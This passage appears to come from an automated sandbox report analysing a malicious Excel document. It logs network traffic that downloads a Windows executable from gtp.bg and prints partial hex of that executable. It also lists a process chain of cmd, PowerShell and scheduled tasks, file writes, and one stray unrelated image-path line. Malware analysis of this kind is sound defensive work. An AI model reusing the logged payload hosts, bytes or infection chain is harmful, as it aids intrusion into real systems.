User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: gtp.bg
Connection: Keep-Alive</td></tr>
<tr><td>Jan 6, 2021
09:59:53.060939074 CET</td><td>5726</td><td>IN</td><td>HTTP/1.1 200 OK
Date: Wed, 06 Jan 2021 08:59:54 GMT
Server: Apache
Upgrade: h2,h2c
Connection: Upgrade, Keep-Alive
Last-Modified: Tue, 05 Jan 2021 13:10:58 GMT
ETag: "53b28b5-db800-5b826effab56e"
Accept-Ranges: bytes
Content-Length: 899072
Keep-Alive: timeout=3, max=100
Content-Type: application/x-msdownload
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 9c 64 f4 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 a2 0d 00 00 14 00 00 00 00 00 00 6e c1 0d 00 00 20 00 00 00 e0 0d 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 0e 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 18 c1 0d 00 53 00 00 00 00 e0 0d 00 80 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0e 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 74 a1 0d 00 00 20 00 00 00 a2 0d 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 80 11 00 00 00 e0 0d 00 00 12 00 00 00 a4 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 00 0e 00 00 02 00 00 00 b6 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 c1 0d 00 00 00 00 00 48 00 00 00 02 00 05 00 80 e2 0c 00 98 de 00 00 03 00 00 00 3d 01 00 06 30 11 01 00 50 d1 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 fa 57 44 5e 53 5c 60 f0 ba 5d aa 34 1f 5f fc 78 97 96 76 c7 e2 85 3f 29 30 6f 15 01 38 c6 b1 55 5f 60 b9 df cc dd 8d fd ef de c9 d4 49 af a6 50 83 13 2b 0b 7d c7 92 a5 bc 81 aa 4b b3 67 43 ed d4 0e ab 8d 4c c5 1b 17 46 62 b4 cf 94 ea bc 5f 3c 79 08 b9 a4 b6 4b 46 d4 b0 93 61 21 66 e6 e6 4f 5b 5f d9 3f 60 a7 67 76 6c 82 30 87 05 c3 86 9b 46 b3 c6 00 0c b2 9d 28 0f 9d 0b b8 33 5f d2 68 ee 34 a2 37 57 5f e5 22 c7 0d b1 cd fe f9 37 e4 64 cb 8f 6e 44 c5 42 ee 3b 0c e4 7d 91 69 fa 2f 8b 43 1f cf 1e 4f ea 3a b8 5c 9b 53 01 11 37 7d 1e 82 83 67 40 ad f3 46 4a a8 a1 60 36 21 1d 95 50 e9 7e ea a5 2c 08 29 f2 aa a4 67 46 a6 1f 4f 77 ac cb 13 ec 97 d4 9f 72 b5 08 37 79 45 ea 51 d6 e5 aa a5 f9 db d2 be 89 a5 51 ec 41 23 ea 8b c9 21 28 a4 18 4d 1e c0 c7 50 ed 80 ca 85 2e 9a 27 62 5c ea 5c 80 f1 da 53 f7 16 98 68 5c a6 b9 24 15 71 50 89 c9 80 6f 56 17 62 3a 9d 27 da 21 a0 53 6e 91 da 71 c2 3e 2c 67 a2 db 19 dc 78 9e 90 4d 60 60 e8 11 dd 53 bb 13 0d da 91 cd 52 b9 4f d1 93 ae 5a 77 70 40 29 a0 91 a0 e0 ea f0 20 52 ab ac d6 c3 c8 2f 45 61 3d e9 bd 92 60 74 b6 7d 68 b3 d1 a5 a9 de 96 fc 7d 62 5a d9 e4 2e 50 0c 26 35 53 97 15 cc e0 d1 cc ba a4 a2 bf 66 64 d0 7c bc ee 95 8f b1 2c 80 15 b5 f9 91 9e f6 11 d2 9a 58 4d 91 9e 88 a7 12 5c cc 38 5a 6c 6f 31 e7 6e bb b3 a3
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELd_0n @ @S H.textt `.rsrc@@.reloc@BPH =0PpWD^S\`]4_xv?)0o8U_`IP+}KgCLFb_<yKFa!fO[_?`gvl0F(3_h47W_"7dnDB;}i/CO:\S7}g@FJ`6!P~,)gFOwr7yEQQA#!(MP.'b\\Sh\$qPoVb:'!Snq>,gxM``SROZwp@) R/Ea=`t}h}bZ.P&5Sfd|,XM\8Zlo1n</td></tr>
</table>


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 6, 2021 09:57:47.900882959 CET	172.67.8.238	443	192.168.2.22	49167	CN=www.cutt.ly CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	Sat Feb 08 01:00:00 CET 2020 Thu Nov 02 13:24:33 CET 2017	Thu Apr 08 14:00:00 CEST 2021 Tue Nov 02 13:24:33 CET 2027	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Nov 02 13:24:33 CET 2017	Tue Nov 02 13:24:33 CET 2027		

Code Manipulations

Statistics

Behavior



- EXCEL.EXE
- cmd.exe
- cmd.exe
- cmd.exe
- powershell.exe
- cmd.exe
- powershell.exe
- cmd.exe
- powershell.exe
- powershell.exe
- powershell.exe
- attrib.exe
- cmd.exe
- mode.com
- cmd.exe
- cmd.exe
- powershell.exe
- sp.exe
- schtasks.exe
- sp.exe
- sp.exe
- eyBLwzbrUF1mwXoy.exe
- schtasks.exe
- eyBLwzbrUF1mwXoy.exe
- eyBLwzbrUF1mwXoy.exe
- ars4t7gFPGrepVgh.exe
- schtasks.exe

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1100 Parent PID: 584

General

Start time:	09:57:39
Start date:	06/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fdd0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB80.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	14011EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\1CDE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\7A11.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	14011EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB80.tmp	success or wait	1	14038B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\7A11.tmp	success or wait	1	14038B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1CDE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\CCDE0000	C:\Users\user\Desktop\spetsifikatsiya.xls.	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.png	C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image003.pngss	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEAA29AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1CDE0000	569	437	ac 94 cf 4e e3 30 10 c6 ef 48 bc 43 e4 2b 4a 5c 38 20 84 9a 72 d8 65 8f 0b 12 f0 00 ae 3d 4d ac fa 9f 3c 06 da b7 67 9c 86 02 55 9b b4 da bd 44 49 9c f9 7e 9f bf 78 66 7a b7 b2 a6 78 83 88 da bb 9a 5d 56 13 56 80 93 5e 69 d7 d4 ec e5 f9 4f 79 c3 0a 4c c2 29 61 bc 83 9a ad 01 d9 dd ec fc 6c fa bc 0e 80 05 55 3b ac 59 9b 52 b8 e5 1c 65 0b 56 60 e5 03 38 5a 59 f8 68 45 a2 c7 d8 f0 20 e4 52 34 c0 af 26 93 6b 2e bd 4b e0 52 99 b2 06 9b 4d 7f c3 42 bc 9a 54 dc af e8 f5 c6 c9 5c 3b 56 fc da 7c 97 51 35 13 21 18 2d 45 22 a3 fc cd a9 1d 48 e9 17 0b 2d 41 79 f9 6a 49 ba c2 10 41 28 6c 01 92 35 55 88 9a 88 f1 09 52 a2 8d 21 e3 7b 99 c1 35 3b 4c 6d b3 e7 fc 7e 7f 45 04 83 3b 25 23 36 fb 1c 2a aa ec b6 82 ad 0e 78 41 61 1d 20 e4 95 c3 39 f4 75 0f f4 03 a3 56 50 3c 8a	...N.0...H.C.+J\8 ..r.e.....=M...<...g...U....DI..~..xfz...x.....]V.V..^i.....Oy..L.)a.....l.....U;.Y.R...e.V`..8ZY.hE.... .R4..&.k..K.R....M..B. .T.....\;V..|.Q5.!.-E".....H...-Ay.jl...A(l..5U.....R..!.{. .5;Lm...~.E..;%#6..*.....xAa . ...9.u....VP<.	success or wait	16	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\1CDE0000	1006	2	03 00	..	success or wait	16	7FEEAA29AC0	unknown

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\1CDE0000</td><td>0</td><td>569</td><td>50 4b 03 04 14 00 06
00 08 00 00 00 21 00
0b 89 d8 2d b7 01 00
00 07 06 00 00 13 00
08 02 5b 43 6f 6e 74
65 6e 74 5f 54 79 70
65 73 5d 2e 78 6d 6c
20 a2 04 02 28 a0 00
02 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00</td><td>PK..........!....-............
[Content_Types].xml ...
(....................................
....
....
....
....
....
...............</td><td>success or wait</td><td>17</td><td>7FEEAA29AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\1CDE0000</td><td>9459</td><td>65536</td><td>89 50 4e 47 0d 0a 1a
0a 00 00 00 0d 49 48
44 52 00 00 04 4c 00
00 02 ce 08 02 00 00
00 3c cb 11 04 00 00
00 04 67 41 4d 41 00
00 b1 8f 0b fc 61 05
00 00 00 20 63 48 52
4d 00 00 7a 26 00 00
80 84 00 00 fa 00 00
00 80 e8 00 00 75 30
00 00 ea 60 00 00 3a
98 00 00 17 70 9c ba
51 3c 00 00 00 06 62
4b 47 44 00 ff 00 ff
00 ff a0 bd a7 93 00
00 00 09 70 48 59 73
00 00 0e c2 00 00 0e
c2 01 15 28 4a 80 00
00 00 07 74 49 4d 45
07 e4 0c 0e 0e 18 21
a0 c2 cc 0b 00 00 80
00 49 44 41 54 78 da
ec fd 67 7b 1b c9 b6
27 7a c6 8a 88 b4 f0
8e a0 97 28 57 2a b3
6b ef 63 fb 74 df 99
7b 9f 7e c6 7c e4 79
3f 77 fa e9 3e f7 f8
bd 4f 39 55 c9 92 a2
03 e1 91 48 1b 11 6b
5e 24 09 81 24 68 a4
92 4a 2a 68 fd 7a 9f
6a 8a 04 13 69 40 20
fe 19 11 2b 00 11 19
21 84 10 42 08 21 84
2c 0b fe</td><td>.PNG........IHDR...L.........<
.......gAMA......a....
cHRM..z
&.............u0...`..:....p.
.Q<....bKGD.............pHYs
..........(J.....tIME......!...
.....IDATx...g{...'z........(W
*.k.c.t..{.~.|.y?w..>...O9U...
...H..k^$..$h..J*h.z.j...i@ ..
.+...!..B.!.,..</td><td>success or wait</td><td>4</td><td>7FEEAA29AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1CDE0000	217305	1205	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 0b 89 d8 2d b7 01 00 00 07 06 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 bb 5c 95 e1 1d 01 00 00 46 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 16 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 27 79 4b ff 99 01 00 00 cb 02 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 73 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!....-.......... ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!..\......F... ....xl/_rels/wor kbook.xml.relsPK..-.........!. 'yK.......................s... xl/workbook.xml	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\CCDE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 00 02 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 04 00 04 00 03 00 ba 01 0f 00 0c 00 00 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f8 7f f8 7f f0 4b 5e 29 38 00 01 00 01 00 01 00 58 02 40 00	........g2.................... ......\.p....user B.....a.........=........... ..ThisWorkbook................ ....=........K ^)8.......X.@.	success or wait	12	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\CCDE0000	unknown	16384	5a e7 ea ba 6a db b6 ae 1b e7 9c 14 42 4a c9 18 07 00 ef 6f 89 93 04 d9 6d d7 77 40 c0 18 8f a2 48 29 e9 53 29 e2 24 5e e4 8b be eb fa be ab 9b 7a bf db 09 21 ac a3 de 5a 25 04 43 36 ce 2d 81 23 47 04 c4 90 f9 d1 5e 2c 96 6d d7 21 6e ad b5 65 59 04 54 e3 10 11 92 24 8a 18 43 f2 59 c5 82 23 e7 21 2a dd 33 5e 68 6d 99 f3 03 2b 18 53 51 a4 da 96 90 35 6d 07 58 b6 6d e3 a9 d5 84 10 4a 0e ec 17 7e 40 ba be 2d ca ea fa 66 6d 5a d9 34 6d 51 56 42 88 3c 4f f3 45 2e a5 6c 1b 86 8c 01 63 8c 71 2d 14 97 82 39 a2 aa e5 c8 ea ba e1 7c 2f a5 20 47 bd 31 be dc 90 8e 74 96 65 f9 62 d1 75 6d d3 34 37 37 d7 5d d7 3a 47 4d d3 12 91 10 dc 07 1f ce 14 d0 e0 20 41 44 64 52 aa 24 cb 16 55 c9 58 69 8c 29 8a 82 9c e3 7c c8 9c f1 11 9b 3a 8a 17 8b 65 d7 99 b2 6a b6 db 2d 02 28 c9	Z...j.....BJ.....o....m.w@.. ..H).S).$^.....z...!...Z%.C 6.-.#G.....^,.m.!n..eY.T....$. .C.Y..#.!*.3^hm...+.SQ....5 m.X.m.....J...~@..- ...fmZ.4mQVB.< O.E..l....c.q-...9.....|/. G .1....t.e.b.um.477.].:GM..... ..... ADdR.$..U.Xi.)....|..... :...e...j..-.(.	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\CCDE0000	unknown	16384	a9 7c 2b 96 a0 76 54 de 0e bc 94 52 72 06 e4 52 8a 22 6c 9c 69 bd 2d b9 58 eb 9d f3 de 37 5a eb 94 52 4c 91 4b b9 2d 80 ba 85 b9 dd ea 1c a5 54 db 76 5d d7 1b f3 ba ad cb b6 6d 75 cb 51 13 82 d2 9a 48 69 63 da ae 9d e7 75 4f 49 29 5d f7 a8 20 62 4a b9 4e 2c bd 2d 3f 63 28 85 3f d4 38 b7 ce 40 dd 1e e3 9b 60 cc 90 62 bc 5c ce c6 98 9c 13 97 32 5c af cb 3c 21 64 67 ad f7 8d 31 06 00 ad b1 88 b4 6f db b2 6e ca b6 08 ba d1 56 29 8c 13 ec cb 7c bd 5c 0a 50 1b 3a 67 6d e3 1d 92 2a b7 c2 a6 be d6 f7 66 19 40 4a 29 c6 78 b9 9c eb b4 d6 65 59 a6 69 4e 29 69 d7 78 ef 8d d2 e7 6d 5f 96 95 0b b7 a1 39 f4 2d 6a 8f 78 29 5c 00 ef eb ea f0 b6 f4 0e 11 35 2a c3 8a 6e 0f 54 fb 46 b7 95 91 b5 ba 8b 31 c6 94 00 c0 18 db 84 e0 ac 1b c7 f1 6d 95 e1 db 79 4f 29 cd f3 5c 0a 5f	.|+..vT....Rr..R."l.i.-.X....7 Z..RL.K.-.....T.v].....mu .Q....Hic....uOl)]].. bJ.N,.-?c (.?.8..@....`..b.\.....2\..<! dg...1.....o..n.....V)....|.\ .P.:gm...*.....f.@J).x.....eY .iN)i.x....m_.....9.-j.x)\.... .....5*..n.T.F.....1..... ...m...yO)..\._	success or wait	1	7FEEAA29AC0	unknown

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\CCDE0000</td><td>unknown</td><td>1140</td><td>00 3e 00 3e 00 3e 00 15 00 be 00 2c 00 60 00 03 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 15 00 be 00 2c 00 61 00 03 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 15 00 be 00 2c 00 62 00 03 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 15 00 be 00 2c 00 63 00 03 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 15 00 01 02 06 00 64 00 03 00 3e 00 fd 00 0a 00 64 00 04 00 3e 00 02 00 00 00 be 00 28 00 64 00 05 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00</td><td>.>.>.>.....,.`...>.>.>.>.>.>.>
.>.>.>.>.>.>.>.>.>.>.>.>.....,
.a...>.>.>.>.>.>.>.>.>.>.>.>.>.
>
.>.>.>.>.>.>.....,.b...>.>.>.>
.>.>.>.>.>.>.>.>.>.>.>.>.>.>.
>.>
.....,.c...>.>.>.>.>.>.>.>.>.>
.>.>.>.>.>.>.>.>.>.......d...>
.....d...>.......(.d...>.>.>.>
.>.>.>.>.>.>.>.</td><td>success or wait</td><td>1</td><td>7FEEAA29AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\CCDE0000</td><td>unknown</td><td>16384</td><td>a9 7c 2b 96 a0 76 54 de 0e bc 94 52 72 06 e4 52 8a 22 6c 9c 69 bd 2d b9 58 eb 9d f3 de 37 5a eb 94 52 4c 91 4b b9 2d 80 ba 85 b9 dd ea 1c a5 54 db 76 5d d7 1b f3 ba ad cb b6 6d 75 cb 51 13 82 d2 9a 48 69 63 da ae 9d e7 75 4f 49 29 5d f7 a8 20 62 4a b9 4e 2c bd 2d 3f 63 28 85 3f d4 38 b7 ce 40 dd 1e e3 9b 60 cc 90 62 bc 5c ce c6 98 9c 13 97 32 5c af cb 3c 21 64 67 ad f7 8d 31 06 00 ad b1 88 b4 6f db b2 6e ca b6 08 ba d1 56 29 8c 13 ec cb 7c bd 5c 0a 50 1b 3a 67 6d e3 1d 92 2a b7 c2 a6 be d6 f7 66 19 40 4a 29 c6 78 b9 9c eb b4 d6 65 59 a6 69 4e 29 69 d7 78 ef 8d d2 e7 6d 5f 96 95 0b b7 a1 39 f4 2d 6a 8f 78 29 5c 00 ef eb ea f0 b6 f4 0e 11 35 2a c3 8a 6e 0f 54 fb 46 b7 95 91 b5 ba 8b 31 c6 94 00 c0 18 db 84 e0 ac 1b c7 f1 6d 95 e1 db 79 4f 29 cd f3 5c 0a 5f</td><td>.|+..vT....Rr..R."l.i.-.X....7
Z..RL.K.-........T.v].......mu
.Q....Hic....uOI)].. bJ.N,.-?c
(.?.8..@....`..b.\......2\..<!
dg...1......o..n.....V)....|.\
.P.:gm...*......f.@J).x.....eY
.iN)i.x....m_.....9.-j.x)\....
.....5*..n.T.F......1.........
...m...yO)..\._</td><td>success or wait</td><td>1</td><td>7FEEAA29AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\CCDE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 00 02 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 04 00 04 00 03 00 ba 01 0f 00 0c 00 00 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f8 7f f8 7f f0 4b 5e 29 38 00 01 00 01 00 01 00 58 02 40 00	........g2................... ......\.p....user B.....a.........=........... ..ThisWorkbook............... ....=........K ^)8.......X.@.	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\CCDE0000	unknown	184	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 88 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 08 00 00 00 40 00 00 00 12 00 00 00 50 00 00 00 0c 00 00 00 68 00 00 00 0d 00 00 00 74 00 00 00 13 00 00 00 80 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 08 00 00 00 41 6c 62 75 73 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 4c f7 7a 93 8f d6 01 40 00 00 00 80 d8 3b 6d 55 e4 d6 01 03 00 00 00 00 00 00 00	....Oh.....+'..0.............. 8.......@.......P.......h..... ..t.......................... user...........Microsoft Excel .@....L.z....@.....;mU........ ...	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\CCDE0000	unknown	268	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 dc 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 96 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 02 00 00 00 07 00 00 00 46 65 75 69 6c 31 00 07 00 00 00 4d 61 63 72 6f 31 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68 65 65 74 73 00 03 00 00 00 01 00 00 00 1e 00 00 00 11 00 00 00 45 78 63 65 6c 20 34 2e 30 20 4d 61 63 72	